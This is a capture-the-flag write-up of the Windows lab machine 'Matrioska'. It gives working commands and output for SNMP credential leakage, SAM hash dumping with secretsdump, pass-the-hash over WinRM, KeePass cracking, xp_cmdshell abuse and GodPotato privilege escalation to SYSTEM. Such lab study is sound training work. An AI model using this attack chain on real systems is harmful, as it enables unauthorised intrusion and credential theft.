
Ronin66 Matrioska Writeup
Anonymous FTP leaks an SNMP string, SNMP leaks a service password, a System32 dump gives the Administrator hash, and SeImpersonatePrivilege finishes it.
Summary
Matrioska is a Windows host exposing FTP, SMB, SNMP, WinRM, and MSSQL. Initial enumeration revealed anonymous FTP access to a log file containing an SNMP community string. Walking SNMP with the recovered community exposed a cleartext credential for svc_smb, which granted access to a non-default TMP SMB share.
The TMP share contained several files and archives, including a full System32 dump. Extracting the offline SAM, SYSTEM, and SECURITY hives with secretsdump recovered the local Administrator NT hash. RID brute forcing then revealed the Dean account, which reused the same password hash, allowing pass-the-hash authentication over WinRM and access to the user flag.
Further enumeration revealed a KeePass database in Dean’s Documents directory. The first database could not be cracked with rockyou.txt, but another deleted .kdbx file was recovered from the Recycle Bin. This database cracked successfully and contained the MSSQL sa credentials.
The sa account was used to access MSSQL and enable xp_cmdshell. Since the SQL Server process had SeImpersonatePrivilege, GodPotato was used to impersonate a SYSTEM token and execute commands as NT AUTHORITY\SYSTEM, resulting in full control of the machine.
Recon
Initial Enumeration
A full TCP scan with service detection was performed to identify the exposed services:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
➜  Matrioska nmap -sC -sV -p- 172.16.18.11 --min-rate 5000
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_07-27-25  11:58AM       <DIR>          logs
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title.
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp  open  pando-pub?
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
50668/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
Several services were immediately interesting, including anonymous FTP, SMB, WinRM, and MSSQL running on the non-standard port 50668. FTP was prioritized first because anonymous access was explicitly identified by Nmap.
FTP Enumeration
As seen in the Nmap output, anonymous FTP access was allowed. We connected to the service and downloaded the exposed last_2025.txt file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
➜  Matrioska ftp 172.16.18.11
Connected to 172.16.18.11.
220 Microsoft FTP Service
Name (172.16.18.11:root): ftp
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
229 Entering Extended Passive Mode (|||49823|)
125 Data connection already open; Transfer starting.
07-27-25  11:58AM       <DIR>          logs
226 Transfer complete.
ftp> cd logs
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49825|)
125 Data connection already open; Transfer starting.
11-21-25  07:05PM                   38 last_2025.txt
226 Transfer complete.
ftp> get last_2025.txt
local: last_2025.txt remote: last_2025.txt
229 Entering Extended Passive Mode (|||49826|)
125 Data connection already open; Transfer starting.
100% |*********************************************************************|    38        0.14 KiB/s    00:00 ETA
226 Transfer complete.
38 bytes received in 00:00 (0.13 KiB/s)
ftp>
The downloaded file contained what appeared to be an SNMP community string:
1
2
➜  Matrioska cat last_2025.txt
SNMP: gdnceukal87wh66mxz109swklax567j8
SNMP Enumeration
The recovered community string was used to enumerate the SNMP service:
1
2
3
4
5
6
7
8
9
10
11
12
➜  Matrioska snmpwalk -v2c -c gdnceukal87wh66mxz109swklax567j8 172.16.18.11

iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: AMD64 Family 15 Model 107 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 26100 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (1557900268) 180 days, 7:30:02.68
iso.3.6.1.2.1.1.4.0 = STRING: "Username: svc_smb | pass: !Smbsvc_2025#66#"
iso.3.6.1.2.1.1.5.0 = STRING: "MTK161"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 17
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
<SNIP>
The SNMP data exposed a cleartext credential:
1
svc_smb : !Smbsvc_2025#66#
This credential was then tested against SMB.
Shell as Dean
SMB Enumeration
Using the recovered credentials, we enumerated the available SMB shares:
1
2
3
4
5
6
7
8
9
10
➜  Matrioska nxc smb 172.16.18.11 -u 'svc_smb' -p '!Smbsvc_2025#66#' --shares
SMB         172.16.18.11    445    MTK161           [*] Windows 11 / Server 2025 Build 26100 x64 (name:MTK161) (domain:MTK161) (signing:True) (SMBv1:None)
SMB         172.16.18.11    445    MTK161           [+] MTK161\svc_smb:!Smbsvc_2025#66#
SMB         172.16.18.11    445    MTK161           [*] Enumerated shares
SMB         172.16.18.11    445    MTK161           Share           Permissions     Remark
SMB         172.16.18.11    445    MTK161           -----           -----------     ------
SMB         172.16.18.11    445    MTK161           ADMIN$                          Remote Admin
SMB         172.16.18.11    445    MTK161           C$                              Default share
SMB         172.16.18.11    445    MTK161           IPC$            READ            Remote IPC
SMB         172.16.18.11    445    MTK161           TMP             READ
The TMP share allowed read access and was not a standard administrative share. We connected to it with smbclient:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
➜  Matrioska smbclient //172.16.18.11/TMP -U 'svc_smb'
Password for [WORKGROUP\svc_smb]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Nov 21 11:20:46 2025
  ..                                DHS        0  Sat Mar 14 07:38:07 2026
  archives                            D        0  Mon Jul 28 11:49:48 2025
  backup                              D        0  Mon Jul 28 11:50:13 2025
  confidential_notes.txt              A       34  Sat Jul 26 07:04:12 2025
  config_666.log                      A       67  Sat Jul 26 07:04:12 2025
  data_243.cfg                        A       64  Sat Jul 26 07:04:12 2025
  logfile_332.cfg                     A      264  Sat Jul 26 07:04:12 2025
  logs                                D        0  Mon Jul 28 11:49:48 2025
  old                                 D        0  Mon Jul 28 11:49:48 2025
  password                            D        0  Mon Jul 28 11:49:48 2025
  reports                             D        0  Mon Jul 28 11:49:48 2025
  temp                                D        0  Mon Jul 28 11:49:48 2025
  win11base.zip                       A 117875513  Fri Nov 21 11:22:10 2025
  windows_backup_2022.zip             A      256  Sat Jul 26 07:04:12 2025

        16558079 blocks of size 4096. 5578867 blocks available
smb: \>
Because the share contained a large number of files and directories, the entire share was downloaded recursively:
1
2
3
smb: \> prompt off
smb: \> recurse on
smb: \> mget *
Offline File Analysis
We then reviewed the downloaded files locally. The password directory contained a short list of candidate passwords:
1
2
3
4
5
6
7
8
➜  Matrioska ls
archives  confidential_notes.txt  data_243.cfg     logs  password  temp           windows_backup_2022.zip
backup    config_666.log          logfile_332.cfg  old   reports   win11base.zip
➜  Matrioska cat password/secret.txt
test123
dsa/65!!ew
O91pSMMVe7Zp
@@mHGDy12/1
The windows_backup_2022.zip archive was password protected. The password O91pSMMVe7Zp successfully opened it, but it contained no useful data.
The larger win11base.zip archive was more interesting. It contained a dump of the Windows System32 directory:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
➜  Matrioska unzip win11base.zip
Archive:  win11base.zip
   creating: System32/
   creating: System32/pl-PL/
  inflating: System32/@facial-recognition-windows-hello.gif
   creating: System32/SleepStudy/
   creating: System32/SleepStudy/ScreenOn/
  inflating: System32/SleepStudy/ScreenOn/ScreenOnPowerStudyTraceSession-2025-07-26-11-54-43.etl
  inflating: System32/SleepStudy/ScreenOn/ScreenOnPowerStudyTraceSession-2025-07-26-11-57-49.etl
  inflating: System32/SleepStudy/ScreenOn/ScreenOnPowerStudyTraceSession-2025-07-26-11-52-54.etl
  inflating: System32/SleepStudy/SleepStudyTraceSession.etl
  inflating: System32/SleepStudy/SleepStudyControlTraceSession.etl
   creating: System32/spool/
<SNIP>
Since the dump contained the SAM, SYSTEM, and SECURITY registry hives, we used impacket-secretsdump to extract the local account hashes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
➜  Matrioska impacket-secretsdump -sam System32/config/SAM -system System32/config/SYSTEM -security System32/config/SECURITY LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x5c304423d95caa7c914c70513985ff40
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e409434e38dfec25410d83696964c1e4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:bc06173bf532b317980d7ebe8e73a220:::
Sam:1001:aad3b435b51404eeaad3b435b51404ee:cba29c45445dda60bdb47c5ea1fc86c9:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DefaultPassword
(Unknown User):_TBAL_{68EDDCF5-0AEB-4C28-A770-AF5302ECA3C9}
[*] DPAPI_SYSTEM
dpapi_machinekey:0x023d015b9a14b112bc0cbf9254bd53043a37fdfd
dpapi_userkey:0xee70c54fc798a6b0c5439444a636ebe33ca12f7d
<SNIP>
[*] Cleaning up...
The dump provided the NT hash for the local Administrator account:
1
Administrator : e409434e38dfec25410d83696964c1e4
We then needed to identify the available users on the target.
RID Brute Forcing
Using the valid svc_smb credentials, RID brute forcing was performed against SMB:
1
2
3
4
5
6
7
8
9
10
11
12
➜  Matrioska nxc smb 172.16.18.11 -u 'svc_smb' -p '!Smbsvc_2025#66#' --rid-brute
SMB         172.16.18.11    445    MTK161           [*] Windows 11 / Server 2025 Build 26100 x64 (name:MTK161) (domain:MTK161) (signing:True) (SMBv1:None)
SMB         172.16.18.11    445    MTK161           [+] MTK161\svc_smb:!Smbsvc_2025#66#
SMB         172.16.18.11    445    MTK161           500: MTK161\Administrator (SidTypeUser)
SMB         172.16.18.11    445    MTK161           501: MTK161\Guest (SidTypeUser)
SMB         172.16.18.11    445    MTK161           503: MTK161\DefaultAccount (SidTypeUser)
SMB         172.16.18.11    445    MTK161           504: MTK161\WDAGUtilityAccount (SidTypeUser)
SMB         172.16.18.11    445    MTK161           513: MTK161\None (SidTypeGroup)
SMB         172.16.18.11    445    MTK161           1001: MTK161\Dean (SidTypeUser)
SMB         172.16.18.11    445    MTK161           1002: MTK161\svc_smb (SidTypeUser)
SMB         172.16.18.11    445    MTK161           1003: MTK161\SQLServer2005SQLBrowserUser$MTK161 (SidTypeAlias)
➜  Matrioska
The Dean account was identified with RID 1001. Since the recovered Administrator hash was available, we tested it against Dean using pass-the-hash authentication over WinRM:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
➜  Matrioska nxc winrm 172.16.18.11 -u 'Dean' -H 'e409434e38dfec25410d83696964c1e4'
WINRM       172.16.18.11    5985   MTK161           [*] Windows 11 / Server 2025 Build 26100 (name:MTK161)
WINRM       172.16.18.11    5985   MTK161           [+] MTK161\Dean:e409434e38dfec25410d83696964c1e4 (Pwn3d!)

➜  Matrioska evil-winrm -i 172.16.18.11 -u 'Dean' -H 'e409434e38dfec25410d83696964c1e4'

Evil-WinRM shell v3.9

<SNIP>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users> cd Public
*Evil-WinRM* PS C:\Users\Public> cat user.flg
609<SNIP>>729
*Evil-WinRM* PS C:\Users\Public>
We obtained a shell as Dean and retrieved the user flag.
Shell as NT AUTHORITY\SYSTEM
KeePass Database - Failed
With access as Dean, we enumerated the user’s files and found a KeePass database in the Documents directory:
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Users\Dean\Documents> ls

    Directory: C:\Users\Dean\Documents

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/14/2026  10:39 PM                dpapi_stage
<SNIP>
-a----         7/28/2025  10:56 PM           1943 Database.kdbx
We downloaded the database and extracted its hash using keepass2john. The current version of John the Ripper was built from the bleeding-jumbo branch to provide the required KeePass support:
1
2
3
4
5
cd /opt
sudo git clone https://github.com/openwall/john -b bleeding-jumbo john-jumbo
cd john-jumbo/src
sudo apt install -y build-essential libssl-dev git zlib1g-dev yasm libgmp-dev libpcap-dev libbz2-dev
./configure && make -sj$(nproc)
We then attempted to crack the database using rockyou.txt:
1
2
3
4
5
6
7
8
9
10
11
12
13
➜  run git:(bleeding-jumbo) ./keepass2john /root/machines/ronin/Matrioska/Database.kdbx
Database:$keepass$*4*600000*c9d9f3<SNIP>a01c948d2

➜  run git:(bleeding-jumbo) ./john /root/machines/ronin/Matrioska/hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 6000 for all loaded hashes
Cost 2 (m) is 0 for all loaded hashes
Cost 3 (p) is 0 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 3 for all loaded hashes
Will run 4 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
The database used Argon2 and was not cracked with rockyou.txt.
Recovering the Deleted KeePass Database
Since the first KeePass database did not provide the required credentials, further enumeration was performed. Two additional .kdbx files were found in the Recycle Bin:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
*Evil-WinRM* PS C:\$Recycle.Bin> ls -force

    Directory: C:\$Recycle.Bin

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-        11/21/2025   5:45 PM                S-1-5-18
d--hs-         7/28/2025  10:55 PM                S-1-5-21-1990608512-1549956336-3991441458-1001
d--hs-         3/14/2026  12:02 PM                S-1-5-21-1990608512-1549956336-3991441458-500


*Evil-WinRM* PS C:\$Recycle.Bin> cd S-1-5-21-1990608512-1549956336-3991441458-1001
*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1990608512-1549956336-3991441458-1001> ls

    Directory: C:\$Recycle.Bin\S-1-5-21-1990608512-1549956336-3991441458-1001

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/28/2025  10:55 PM             80 $IRQIR9O.kdbx
-a----         7/28/2025  10:54 PM           2062 $RRQIR9O.kdbx

*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1990608512-1549956336-3991441458-1001>
The larger $RRQIR9O.kdbx file was copied to a location we could access:
1
2
3
*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1990608512-1549956336-3991441458-1001> copy '$RRQIR9O.kdbx' C:\Users\Dean\Documents\found_database.kdbx
*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1990608512-1549956336-3991441458-1001> cd /Users/Dean/Documents
*Evil-WinRM* PS C:\Users\Dean\Documents>
The recovered database was then extracted and cracked:
1
2
3
4
5
6
7
8
9
10
➜  run git:(bleeding-jumbo) ./keepass2john /root/machines/ronin/Matrioska/found_database.kdbx > /root/machines/ronin/Matrioska/hash.txt
➜  run git:(bleeding-jumbo) ./john /root/machines/ronin/Matrioska/hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
<SNIP>
Failed to use huge pages (not pre-allocated via sysctl? that's fine)
lloyd7           (found_database)
1g 0:00:00:04 DONE (2026-09-14 20:52) 0.2045g/s 61756p/s 61756c/s 61756C/s lloyd7..lloyd143
Use the "--show" option to display all of the cracked passwords reliably
Session completed
The database password was lloyd7.
Opening the database revealed credentials for the MSSQL sa account.


The recovered credential was:
1
sa : Imp0ss1bl3t0l3@kx!
MSSQL Access as sa
The recovered credentials were used to connect to the MSSQL instance on port 50668:
1
2
3
4
5
6
7
8
9
10
11
12
13
➜  Matrioska impacket-mssqlclient sa@172.16.18.11 -port 50668
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MTK161\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(MTK161\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
The sa account provided a highly privileged SQL session. We enabled xp_cmdshell and checked the privileges of the resulting process:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
➜  Matrioska impacket-mssqlclient sa@172.16.18.11 -port 50668
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(MTK161\SQLEXPRESS): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(MTK161\SQLEXPRESS): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> xp_cmdshell whoami /priv
output
--------------------------------------------------------------------------------
NULL

PRIVILEGES INFORMATION
----------------------
NULL

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
The SeImpersonatePrivilege privilege was enabled, providing a path to SYSTEM through token impersonation.
SeImpersonatePrivilege Abuse with GodPotato
We used the MSSQL client to upload GodPotato to the target:
1
2
3
4
5
6
7
8
9
SQL (sa  dbo@master)> upload /root/tools/GodPotato-NET4.exe C:/Users/Public/GodPotato-NET4.exe
[+] Data length (b64-encoded): 74.67 KB with MD5: 1fdb1dd742674d3939f636c3fc4b761f
[+] Uploading...
[+] Uploaded
[+] certutil -decode "C:/Users/Public/GodPotato-NET4.exe.b64" "C:/Users/Public/GodPotato-NET4.exe"
[+] del "C:/Users/Public/GodPotato-NET4.exe.b64"
[+] certutil -hashfile "C:/Users/Public/GodPotato-NET4.exe" MD5
[+] MD5 hashes match
SQL (sa  dbo@master)>
With the binary on the host, we executed it through xp_cmdshell to impersonate the SYSTEM token:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
SQL (sa  dbo@master)> xp_cmdshell C:/Users/Public/GodPotato-NET4.exe -cmd "cmd /c whoami"
output
--------------------------------------------------------------------------------
[*] CombaseModule: 0x140706148188160
[*] DispatchTable: 0x140706150905408
[*] UseProtseqFunction: 0x140706149879744
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\963995d6-324a-47ed-bd7f-03f67e659fd0\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000b002-2ab8-ffff-32c1-faf82a91b313
[*] DCOM obj OXID: 0xf44df838e871054f
[*] DCOM obj OID: 0x470d5668585e4b44
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 912 Token:0x732  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 6160
nt authority\system
NULL
The command executed successfully as NT AUTHORITY\SYSTEM.
We then used the same technique to retrieve the root flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
SQL (sa  dbo@master)> xp_cmdshell C:/Users/Public/GodPotato-NET4.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.flg"
output
--------------------------------------------------------------------------------
[*] CombaseModule: 0x140706148188160
[*] DispatchTable: 0x140706150905408
[*] UseProtseqFunction: 0x140706149879744
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\fc74eb2e-6c12-48ac-9a7a-e796c74379db\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00008402-06bc-ffff-e03c-0b24c1494eca
[*] DCOM obj OXID: 0xd7ec4831d0a0611
[*] DCOM obj OID: 0x17e291b912bbf92d
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 912 Token:0x732  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 7796
ce1c<SNIP>555
SQL (sa  dbo@master)>